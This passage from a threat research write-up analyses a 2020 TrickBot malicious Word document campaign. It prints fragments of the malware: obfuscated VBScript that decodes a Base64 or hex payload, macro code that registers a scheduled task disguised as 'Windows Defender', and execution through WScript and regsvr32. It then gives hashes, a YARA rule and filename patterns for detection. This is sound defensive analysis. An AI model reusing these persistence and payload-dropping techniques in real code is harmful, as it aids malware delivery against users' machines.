
Execution Chain

All the documents contained an AutoOpen macro that copies a VBScript stored behind the lure image, which is then written to a file in C:\ProgramData with a .VBE (VBScript Encoded File) file extension.



```
Set svfgnfgndjmoin = CreateObject("CDO.Message")
Set fgfgmjurscxcvbrtuytio = svfgnfgndjmoin.BodyPart
fgfgmjurscxcvbrtuytio.ContentTransferEncoding = "base64"
Set pktbsryhgfj = fgfgmjurscxcvbrtuytio.GetEncodedContentStream
fgfgmjurscxcvbrtuytio.Fields.Item("urn:schemas:mailheader:content-type").Value = "text/plain; charset=""windows-1251"""
fgfgmjurscxcvbrtuytio.Fields.Update

pktbsryhgfj.WriteText =
hrfdhiylkjghjzwqewqwqr("VFZxUUFBTUFBQUFFQUFBQS8vOEFBTGdBQUFBQUFBQUFRQUFBQUFBQUFBQUFBQUFBQUF
BQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUE2QUF"  & _
"BQUE0ZnVnNEF0QW5OSWJnQlRNMGhWR2hwY3lCd2NtOW5jbUZ0SUdOaGJtNXZkQ0JpWlNCeWRXNGdhVzRnUkU5VEl
HMXZaR1V1RFEwS0pBQUFBQU"  & _
"FBQUFDU1A5UUsxbDY2V2RaZXVsbldYcnBaVlVLMFdjQmV1bGsrUWJCWmoxNjZXZFpldWxuU1hycFpnRUdwV2NSZXVsbT
BRYWxaMzE2NldkWmV1M" & _
```


Figure 6 – VBScript containing an encoded TrickBot payload hidden behind the lure image, September 2020.



Name	Date modified	Type
Adobe	3/25/2020 5:43 PM	File folder
Application Data	7/14/2009 6:08 AM	File folder
Desktop	7/14/2009 6:08 AM	File folder
Documents	7/14/2009 6:08 AM	File folder
Elcomsoft Password Recovery	3/22/2020 5:48 PM	File folder
Favorites	7/14/2009 6:08 AM	File folder
Microsoft	7/22/2020 2:37 PM	File folder
Microsoft Help	7/22/2020 2:39 PM	File folder
Microsoft OneDrive	3/25/2019 5:24 PM	File folder
Mozilla	3/16/2020 3:43 PM	File folder
Package Cache	4/23/2019 1:27 PM	File folder
Start Menu	7/14/2009 6:08 AM	File folder
Templates	7/14/2009 6:08 AM	File folder
objStreamUTF8NoBOM.Vbe	7/22/2020 4:00 PM	VBScript Encoded S...


Figure 7 – VBE file dropped to C:\ProgramData.

We identified two ways that the VBA macro executes the TrickBot DLL payload. In the first method, the macro creates and runs a scheduled task named “Windows Defender” with the start time set to the system date and time returned by VBA’s Second, Minute, Hour, Day, Month and Year functions. The trigger event runs the VBE file using WScript.exe (Windows Script Host), the default VBE file handler. The other variant creates a WshShell object to run the VBE file, which also opens it with WScript.exe.



```
Dim cSecond, cMinute, CHour, cDay, cMonth, cYear
Dim tTime, tDate

    cSecond = "0" & Second(time)
    cMinute = "0" & Minute(time)
    CHour = "0" & Hour(time)
    cDay = "0" & Day(time)
    cMonth = "0" & Month(time)
    cYear = Year(time)

    tTime = Right(CHour, 2) & ":" & Right(cMinute, 2) & _
        ":" & Right(cSecond, 2)
    tDate = cYear & "-" & Right(cMonth, 2) & "-" & Right(cDay, 2)
    startTime = tDate & "T" & tTime

trigger.StartBoundary = startTime

Dim Action
Set Action = taskDefinition.Actions.Create(ActionTypeExec)
Action.Path = endTime

Open endTime For Output As #1
Print #1, Range.Text
Close #1

Call rootFolder.RegisterTaskDefinition( _
    "Windows Defender", taskDefinition, 6, , , 3)
```


Figure 8 – Execution of the dropped VBE file using a scheduled task.



```
Sub xHTIhXwZg(fdnyrkytuluiyrjret)
Dim EhPwT7rGK As New WshShell
EhPwT7rGK.Exec ActiveDocument.Words(32112) + ActiveDocument.Words(36) +
End Sub
```

Figure 9 – Execution of the dropped VBE file using a WshShell object.


The VBE file contains junk code and the TrickBot payload, stored either as hexadecimal values (Figure 10) or Base64 encoded. The script creates a directory in C: and then writes the payload there with a .DLL extension.



```
sPayload = "4D5" + Mid("FFFC1A900003000", 6, 10) + _
"00004000000FFFF0000B80000000000000004000000000000000000000000000000
"726F6772616D2063616E6E6F742062652072756E20696E20444F53206D6F646
"B5127DF3A41A20F325127DF3A01A20F35C3939F3A51A20F3A61A21F3E81A20F
"0000000504500004C0105000456625F0000000000000000E0000E210B01070
"00D004000010000000000000020000000000100000100000000010000010000
```

Figure 10 – TrickBot payload stored as hexadecimal values in the dropped VBE file.

Finally, the script runs certutil to decode the payload and then executes using regsvr32.exe (Figure 11).



Time from triggering event	Process	Details	
00:00:00.000	3340 WINWORD.EXE	ACTION	PROC_LOADIMAGE
		SOURCE PATH	\Windows\explorer.exe
		TARGET PATH	\Windows\explorer.exe
00:00:00.000	3340 WINWORD.EXE	ACTION	PROC_CREATE_DROPLOADED
		SOURCE PATH	\PROGRAM FILES\MICROSOFT OFFICE\ROOT\OFFICE16\WINWORD.EXE
		TARGET PATH	\Windows\explorer.exe
		DESCRIPTION	Dropped and Executed
		`explorer c:\programdata\objStreamUTF8NoBOM.Vbe`	
+00:00:00.672	4640 explorer.exe	ACTION	PROC_LOADIMAGE
		SOURCE PATH	\Windows\System32\wscript.exe
		TARGET PATH	\Windows\System32\wscript.exe
+00:00:00.687	4640 explorer.exe	ACTION	PROC_CREATE
		SOURCE PATH	\Windows\explorer.exe
		TARGET PATH	\Windows\System32\wscript.exe
		DESCRIPTION	Invoked
		`"C:\Windows\System32\WScript.exe" "C:\programdata\objStreamUTF8NoBOM.Vbe"`	
+00:00:40.984	4792 regsvr32.exe	ACTION	PROC_LOADIMAGE
		FILE SIZE	311296
		SHA-256	7fee0f3adb6bb5a3ed22ad960709a87893e2512d099f6c8c39946097d9a4122b
		SOURCE PATH	\UTF8NoBOM\APSLVDFB.dll
		TARGET PATH	\UTF8NoBOM\APSLVDFB.dll
+00:00:41.844	4800 regsvr32.exe	ACTION	PROC_LOADIMAGE
		FILE SIZE	311296
		SHA-256	7fee0f3adb6bb5a3ed22ad960709a87893e2512d099f6c8c39946097d9a4122b
		SOURCE PATH	\UTF8NoBOM\APSLVDFB.dll
		TARGET PATH	\UTF8NoBOM\APSLVDFB.dll

Figure 11 – Behavioural trace in HP Sure Click Enterprise showing regsvr32.exe executing a TrickBot payload (APSLVDFB.dll).

Conclusion

Threat actors are continually experimenting with ways to improve their chances of successfully compromising systems. These include using droppers instead of downloaders, especially if they possess small hosting infrastructures that are vulnerable to takedowns; encryption to evade static and behavioural analysis; and modifying files to avoid hash lookups. However, these anti-analysis measures leave artefacts that network defenders can identify and use to build detection logic to track malware campaigns, even stealthy ones such as the TrickBot campaign we saw in September 2020.

Indicators of Compromise

SHA-256 Hash	Context
7FEE0F3ADB6BB5A3ED22AD960709A87893E2512D099F6C8C39946097D9A4122B FDFB6706E3F056404DA1928A1A8DC3BCE4AB4B8473F49E1C246B4AB2EDC69AD4 052C9196DFE764F1FBD3850D706D10601235DC266D1151C93D34454A12206C28	TrickBot payload DLL using gtag “ono76”

YARA Rule

```
rule trickbot_maldoc_embedded_dll_september_2020 {
    meta:
        author = "HP-Bromium Threat Research"
        date = "2020-10-03"
        sharing = "TLP:WHITE"

    strings:
        $magic = { D0 CF 11 E0 A1 B1 1A E1 }
        $s1 = "EncryptedPackage" wide
        $s2 = "{FF9A3F03-56EF-4613-BDD5-5A41C1D07246}" wide
        $s3 = { FF FF FF FF FF FF FF FF FF FF ( 90 90 | 10 10 | E2 E2 | 17 17 ) FF FF FF
FF FF FF FF FF FF FF }

    condition:
        $magic at 0 and
        all of ($s*) and
        (filesize > 500KB and filesize < 1000KB)
}
```

Filename Patterns

```
\d{4,6}170920\d{4,6}\.doc
[A-Z0-9]{2,4}_Inv_[A-Z0-9]{2,4}\.doc
\d{6}\.doc
[A-Z0-9]{8}\.doc
[a-z]{5,10}\d{4,5}\.doc
```

Document Passwords

```
INV15
DLW16
```

References

[1] https://en.wikipedia.org/wiki/Locard%27s_exchange_principle

[2] https://attack.mitre.org/tactics/TA0005/

[3] Harlan Carvey first applied the toolmark analogy to digital forensic investigations. https://windowsir.blogspot.com/2020/09/toolmarks.html

[4] https://unit42.paloaltonetworks.com/goodbye-mworm-hello-nworm-trickbot-updates-propagation-module/

[5] https://www.virustotal.com/gui/file/a1795221f72ee3105070f65a31243da63fdc010431ff47c50d065e891851af9a/detection

[6] https://threatresearch.ext.hp.com/deobfuscating-ostap-trickbots-javascript-downloader/

[7] ThaiCERT (2020) *Threat Group Cards: A Threat Actor Encyclopedia*. Available at: https://www.thaicert.or.th/downloads/files/Threat_Group_Cards_v2.0.pdf (Accessed: 3 October 2020). p. 428.

[8] https://www.cisecurity.org/white-papers/security-primer-trickbot/

[9] Clark, Robert M. (2020) *Intelligence Analysis: A Target-Centric Approach* (6th ed.). Thousand Oaks: CQ Press. pp. 354-355.

[10] https://support.virustotal.com/hc/en-us/articles/360001385897-File-search-modifiers

[11] https://threatresearch.ext.hp.com/spot-the-difference-tracking-malware-campaigns-using-visually-similar-images/

[12] https://threatresearch.ext.hp.com/buran-ransomware-targets-german-organisations-through-malicious-spam-campaign/

Tags